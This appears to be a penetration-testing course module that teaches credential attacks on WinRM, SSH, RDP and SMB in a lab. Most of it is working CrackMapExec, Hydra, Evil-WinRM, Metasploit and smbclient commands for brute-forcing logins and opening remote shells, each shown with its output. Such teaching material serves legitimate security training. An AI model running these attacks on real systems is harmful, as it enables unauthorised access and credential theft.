Attacking Network Services
During our penetration tests, every computer network we encounter
will have services installed to manage, edit, or create content. All
these services are hosted using specific permissions and are assigned to
specific users. Apart from web applications, these services include
(but are not limited to):
| FTP | SMB | NFS |
| IMAP/POP3 | SSH | MySQL/MSSQL |
| RDP | WinRM | VNC |
| Telnet | SMTP | LDAP |
For further reading on many of these services, check out the Footprinting module on HTB Academy.
Let us imagine that we want to manage a Windows server over the
network. Accordingly, we need a service that allows us to access the
system, execute commands on it, or access its contents via a GUI or the
terminal. In this case, the most common services suitable for this are RDP, WinRM, and SSH. SSH is now much less common on Windows, but it is the leading service for Linux-based systems.
All these services have an authentication mechanism using a username
and password. Of course, these services can be modified and configured
so that only predefined keys can be used for logging in, but they are
configured with default settings in many cases.
WinRM
Windows Remote Management (WinRM) is the Microsoft implementation of the network protocol Web Services Management Protocol (WS-Management). It is a network protocol based on XML web services using the Simple Object Access Protocol (SOAP) used for remote management of Windows systems. It takes care of the communication between Web-Based Enterprise Management (WBEM) and the Windows Management Instrumentation (WMI), which can call the Distributed Component Object Model (DCOM).
However, for security reasons, WinRM must be activated and configured
manually in Windows 10. Therefore, it depends heavily on the
environment security in a domain or local network where we want to use
WinRM. In most cases, one uses certificates or only specific
authentication mechanisms to increase its security. WinRM uses the TCP
ports 5985 (HTTP) and 5986 (HTTPS).
A handy tool that we can use for our password attacks is CrackMapExec, which can also be used for other protocols such as SMB, LDAP, MSSQL, and others. We recommend reading the official documentation for this tool to become familiar with it.
CrackMapExec
Installing CrackMapExec
We can install CrackMapExec via apt on a Parrot host or clone the GitHub repo and follow the various installation methods, such as installing from source and avoiding dependency issues.
Network Services
cancrazy@htb[/htb]$ sudo apt-get -y install crackmapexecNote: Alternatively, we can install NetExec to follow along using sudo apt-get -y install netexec
CrackMapExec Menu Options
Running the tool with the -h flag will show us general usage instructions and some options available to us.
Network Services
cancrazy@htb[/htb]$  crackmapexec -husage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT]
                    [--jitter INTERVAL] [--darrell]
                    [--verbose]
                    {mssql,smb,ssh,winrm} ...

      ______ .______           ___        ______  __  ___ .___  ___.      ___      .______    _______ ___   ___  _______   ______
     /      ||   _  \         /   \      /      ||  |/  / |   \/   |     /   \     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |       /  ^  \    |  ,----'|  '  /  |  \  /  |    /  ^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /  /_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /  _____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \______|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/     \__\ | _|      |_______|/__/ \__\ |_______| \______|

                                         A swiss army knife for pentesting networks
                                    Forged by @byt3bl33d3r using the powah of dank memes

                                                      Version: 5.0.2dev
                                                     Codename: P3l1as

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default: None)
  --jitter INTERVAL     sets a random delay between each connection (default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {mssql,smb,ssh,winrm}
    mssql               own stuff using MSSQL
    smb                 own stuff using SMB
    ssh                 own stuff using SSH
    winrm               own stuff using WINRM
CrackMapExec Protocol-Specific Help
Note that we can specify a specific protocol and receive a more
detailed help menu of all of the options available to us. CrackMapExec
currently supports remote authentication using MSSQL, SMB, SSH, and
WinRM.
Network Services
cancrazy@htb[/htb]$ crackmapexec smb -husage: crackmapexec smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME [USERNAME ...]] [-p PASSWORD [PASSWORD ...]]
                        [-k] [--aesKey] [--kdcHost] [--gfail-limit LIMIT | --ufail-limit LIMIT | --fail-limit LIMIT]
                        [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--options] [--server {http,https}]
                        [--server-host HOST] [--server-port PORT] [-H HASH [HASH ...]] [--no-bruteforce]
                        [-d DOMAIN | --local-auth] [--port {139,445}] [--share SHARE] [--gen-relay-list OUTPUT_FILE]
                        [--continue-on-success] [--sam | --lsa | --ntds [{drsuapi,vss}]] [--shares] [--sessions]
                        [--disks] [--loggedon-users] [--users [USER]] [--groups [GROUP]] [--local-groups [GROUP]]
                        [--pass-pol] [--rid-brute [MAX_RID]] [--wmi QUERY] [--wmi-namespace NAMESPACE]
                        [--spider SHARE] [--spider-folder FOLDER] [--content] [--exclude-dirs DIR_LIST]
                        [--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]] [--depth DEPTH] [--only-files]
                        [--put-file FILE FILE] [--get-file FILE FILE]
                        [--exec-method {atexec,wmiexec,smbexec,mmcexec}] [--force-ps32] [--no-output]
                        [-x COMMAND | -X PS_COMMAND] [--obfs] [--clear-obfscripts]
                        [target ...]

positional arguments:
  target                the target IP(s), range(s), CIDR(s), hostname(s), FQDN(s), file(s) containing a list of
                        targets, NMap XML or .Nessus file(s)

optional arguments:
  -h, --help            show this help message and exit
  -id CRED_ID [CRED_ID ...]
                        database credential ID(s) to use for authentication
  -u USERNAME [USERNAME ...]
                        username(s) or file(s) containing usernames
  -p PASSWORD [PASSWORD ...]
                        password(s) or file(s) containing passwords
  -k, --kerberos        Use Kerberos authentication from ccache file (KRB5CCNAME)

<SNIP>
CrackMapExec Usage
The general format for using CrackMapExec is as follows:
Network Services
cancrazy@htb[/htb]$ crackmapexec <proto> <target-IP> -u <user or userlist> -p <password or passwordlist>
Network Services
cancrazy@htb[/htb]$ crackmapexec winrm 10.129.42.197 -u user.list -p password.listWINRM       10.129.42.197   5985   NONE             [*] None (name:10.129.42.197) (domain:None)
WINRM       10.129.42.197   5985   NONE             [*] http://10.129.42.197:5985/wsman
WINRM       10.129.42.197   5985   NONE             [+] None\user:password (Pwn3d!)
The appearance of (Pwn3d!) is the sign that we can most likely execute system commands if we log in with the brute-forced user.
Another handy tool that we can use to communicate with the WinRM service is
Evil-WinRM, which allows us to communicate with the WinRM service efficiently.
Evil-WinRM
Installing Evil-WinRM
Network Services
cancrazy@htb[/htb]$ sudo gem install evil-winrmFetching little-plugger-1.1.4.gem
Fetching rubyntlm-0.6.3.gem
Fetching builder-3.2.4.gem
Fetching logging-2.3.0.gem
Fetching gyoku-1.3.1.gem
Fetching nori-2.6.0.gem
Fetching gssapi-1.3.1.gem
Fetching erubi-1.10.0.gem
Fetching evil-winrm-3.3.gem
Fetching winrm-2.3.6.gem
Fetching winrm-fs-1.3.5.gem
Happy hacking! :)
Evil-WinRM Usage
Network Services
cancrazy@htb[/htb]$ evil-winrm -i <target-IP> -u <username> -p <password>
Network Services
cancrazy@htb[/htb]$ evil-winrm -i 10.129.42.197 -u user -p passwordEvil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\user\Documents>
If the login was successful, a terminal session is initialized using the Powershell Remoting Protocol (MS-PSRP), which simplifies the operation and execution of commands.
SSH
Secure Shell (SSH)
is a more secure way to connect to a remote host to execute system
commands or transfer files from a host to a server. The SSH server runs
on TCP port 22 by default, to which we can connect using an SSH client. This service uses three different cryptography operations/methods: symmetric encryption, asymmetric encryption, and hashing.
Symmetric Encryption
Symmetric encryption uses the same key for encryption
and decryption. However, anyone who has access to the key could also
access the transmitted data. Therefore, a key exchange procedure is
needed for secure symmetric encryption. The
Diffie-Hellman
key exchange method is used for this purpose. If a third party obtains
the key, it cannot decrypt the messages because the key exchange method
is unknown. However, this is used by the server and client to determine
the secret key needed to access the data. Many different variants of the
symmetrical cipher system can be used, such as AES, Blowfish, 3DES,
etc.
Asymmetrical Encryption
Asymmetric encryption uses two SSH keys: a private key
and a public key. The private key must remain secret because only it can
decrypt the messages that have been encrypted with the public key. If
an attacker obtains the private key, which is often not password
protected, he will be able to log in to the system without credentials.
Once a connection is established, the server uses the public key for
initialization and authentication. If the client can decrypt the
message, it has the private key, and the SSH session can begin.
Hashing
The hashing method converts the transmitted data into another unique
value. SSH uses hashing to confirm the authenticity of messages. This is
a mathematical algorithm that only works in one direction.
Hydra - SSH
We can use a tool such as Hydra to brute force SSH.
This is covered in-depth in the
Login Brute Forcing module.
Network Services
cancrazy@htb[/htb]$ hydra -L user.list -P password.list ssh://10.129.42.197Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-10 15:03:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://10.129.42.197:22/
[22][ssh] host: 10.129.42.197   login: user   password: password
1 of 1 target successfully completed, 1 valid password found
To log in to the system via the SSH protocol, we can use the OpenSSH
client, which is available by default on most Linux distributions.
Network Services
cancrazy@htb[/htb]$ ssh user@10.129.42.197The authenticity of host '10.129.42.197 (10.129.42.197)' can't be established.
ECDSA key fingerprint is SHA256:MEuKMmfGSRuv2Hq+e90MZzhe4lHhwUEo4vWHOUSv7Us.


Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.129.42.197' (ECDSA) to the list of known hosts.


user@10.129.42.197's password: ********

Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

user@WINSRV C:\Users\user>
Remote Desktop Protocol (RDP)
Microsoft's Remote Desktop Protocol (RDP) is a network protocol that allows remote access to Windows systems via TCP port 3389
by default. RDP provides both users and administrators/support staff
with remote access to Windows hosts within an organization. The Remote
Desktop Protocol defines two participants for a connection: a so-called
terminal server, on which the actual work takes place, and a terminal
client, via which the terminal server is remotely controlled. In
addition to the exchange of image, sound, keyboard, and pointing device,
the RDP can also print documents of the terminal server on a printer
connected to the terminal client or allow access to storage media
available there. Technically, the RDP is an application layer protocol
in the IP stack and can use TCP and UDP for data transmission. The
protocol is used by various official Microsoft apps, but it is also used
in some third-party solutions.
Hydra - RDP
We can also use Hydra to perform RDP bruteforcing.
Network Services
cancrazy@htb[/htb]$ hydra -L user.list -P password.list rdp://10.129.42.197Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-10 15:05:40
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking rdp://10.129.42.197:3389/
[3389][rdp] account on 10.129.42.197 might be valid but account not active for remote desktop: login: mrb3n password: rockstar, continuing attacking the account.
[3389][rdp] account on 10.129.42.197 might be valid but account not active for remote desktop: login: cry0l1t3 password: delta, continuing attacking the account.
[3389][rdp] host: 10.129.42.197   login: user   password: password
1 of 1 target successfully completed, 1 valid password found
Linux offers different clients to communicate with the desired server using the RDP protocol. These include Remmina, rdesktop, xfreerdp, and many others. For our purposes, we will work with xfreerdp.
xFreeRDP
Network Services
cancrazy@htb[/htb]$ xfreerdp /v:<target-IP> /u:<username> /p:<password>
Network Services

cancrazy@htb[/htb]$ xfreerdp /v:10.129.42.197 /u:user /p:password...SNIP...
New Certificate details:
        Common Name: WINSRV
        Subject:     CN = WINSRV
        Issuer:      CN = WINSRV
        Thumbprint:  cd:91:d0:3e:7f:b7:bb:40:0e:91:45:b0:ab:04:ef:1e:c8:d5:41:42:49:e0:0c:cd:c7:dd:7d:08:1f:7c:fe:eb

Do you trust the above certificate? (Y/T/N) Y
SMB
Server Message Block (SMB)
is a protocol responsible for transferring data between a client and a
server in local area networks. It is used to implement file and
directory sharing and printing services in Windows networks. SMB is
often referred to as a file system, but it is not. SMB can be compared
to NFS for Unix and Linux for providing drives on local networks.
SMB is also known as Common Internet File System (CIFS).
It is part of the SMB protocol and enables universal remote connection
of multiple platforms such as Windows, Linux, or macOS. In addition, we
will often encounter
Samba, which is an open-source implementation of the above functions. For SMB, we can also use hydra again to try different usernames in combination with different passwords.
Hydra - SMB
Network Services
cancrazy@htb[/htb]$ hydra -L user.list -P password.list smb://10.129.42.197Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-06 19:37:31
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5236/p:4987234), ~25 tries per task
[DATA] attacking smb://10.129.42.197:445/
[445][smb] host: 10.129.42.197   login: user   password: password
1 of 1 target successfully completed, 1 valid passwords found
However, we may also get the following error describing that the server has sent an invalid reply.
Hydra - Error
Network Services
cancrazy@htb[/htb]$ hydra -L user.list -P password.list smb://10.129.42.197Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-06 19:38:13
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5236/p:4987234), ~25 tries per task
[DATA] attacking smb://10.129.42.197:445/
[ERROR] invalid reply from target smb://10.129.42.197:445/
This is because we most likely have an outdated version of THC-Hydra
that cannot handle SMBv3 replies. To work around this problem, we can
manually update and recompile hydra or use another very powerful tool, the Metasploit framework.
Metasploit Framework
Network Services
cancrazy@htb[/htb]$ msfconsole -qmsf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   ABORT_ON_LOCKOUT   false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS    false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS        false            no        Add all passwords in the current database to the list
   DB_ALL_USERS       false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING   none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH    false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN  false            no        Detect if domain is required for the specified user
   PASS_FILE                           no        File containing passwords, one per line
   PRESERVE_DOMAINS   true             no        Respect a username that contains a domain name.
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST       false            no        Record guest-privileged random logins to the database
   RHOSTS                              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT              445              yes       The SMB service port (TCP)
   SMBDomain          .                no        The Windows domain to use for authentication
   SMBPass                             no        The password for the specified username
   SMBUser                             no        The username to authenticate as
   STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works for a host
   THREADS            1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                       no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS       false            no        Try the username as the password for all users
   USER_FILE                           no        File containing usernames, one per line
   VERBOSE            true             yes       Whether to print output for all attempts


msf6 auxiliary(scanner/smb/smb_login) > set user_file user.list

user_file => user.list


msf6 auxiliary(scanner/smb/smb_login) > set pass_file password.list

pass_file => password.list


msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.129.42.197

rhosts => 10.129.42.197

msf6 auxiliary(scanner/smb/smb_login) > run

[+] 10.129.42.197:445     - 10.129.42.197:445 - Success: '.\user:password'
[*] 10.129.42.197:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Now we can use CrackMapExec again to view the available shares and what privileges we have for them.
CrackMapExec
Network Services
cancrazy@htb[/htb]$ crackmapexec smb 10.129.42.197 -u "user" -p "password" --sharesSMB         10.129.42.197   445    WINSRV           [*] Windows 10.0 Build 17763 x64 (name:WINSRV) (domain:WINSRV) (signing:False) (SMBv1:False)
SMB         10.129.42.197   445    WINSRV           [+] WINSRV\user:password
SMB         10.129.42.197   445    WINSRV           [+] Enumerated shares
SMB         10.129.42.197   445    WINSRV           Share           Permissions     Remark
SMB         10.129.42.197   445    WINSRV           -----           -----------     ------
SMB         10.129.42.197   445    WINSRV           ADMIN$                          Remote AdminSMB         10.129.42.197   445    WINSRV           C$                              Default shareSMB         10.129.42.197   445    WINSRV           SHARENAME       READ,WRITE
SMB         10.129.42.197   445    WINSRV           IPC$            READ            Remote IPC
To communicate with the server via SMB, we can use, for example, the tool smbclient. This tool will allow us to view the contents of the shares, upload, or download files if our privileges allow it.
Smbclient
Network Services
cancrazy@htb[/htb]$ smbclient -U user \\\\10.129.42.197\\SHARENAMEEnter WORKGROUP\user's password: *******

Try "help" to get a list of possible commands.


smb: \> ls
  .                                  DR        0  Thu Jan  6 18:48:47 2022
  ..                                 DR        0  Thu Jan  6 18:48:47 2022
  desktop.ini                       AHS      282  Thu Jan  6 15:44:52 2022

                10328063 blocks of size 4096. 6074274 blocks available
smb: \>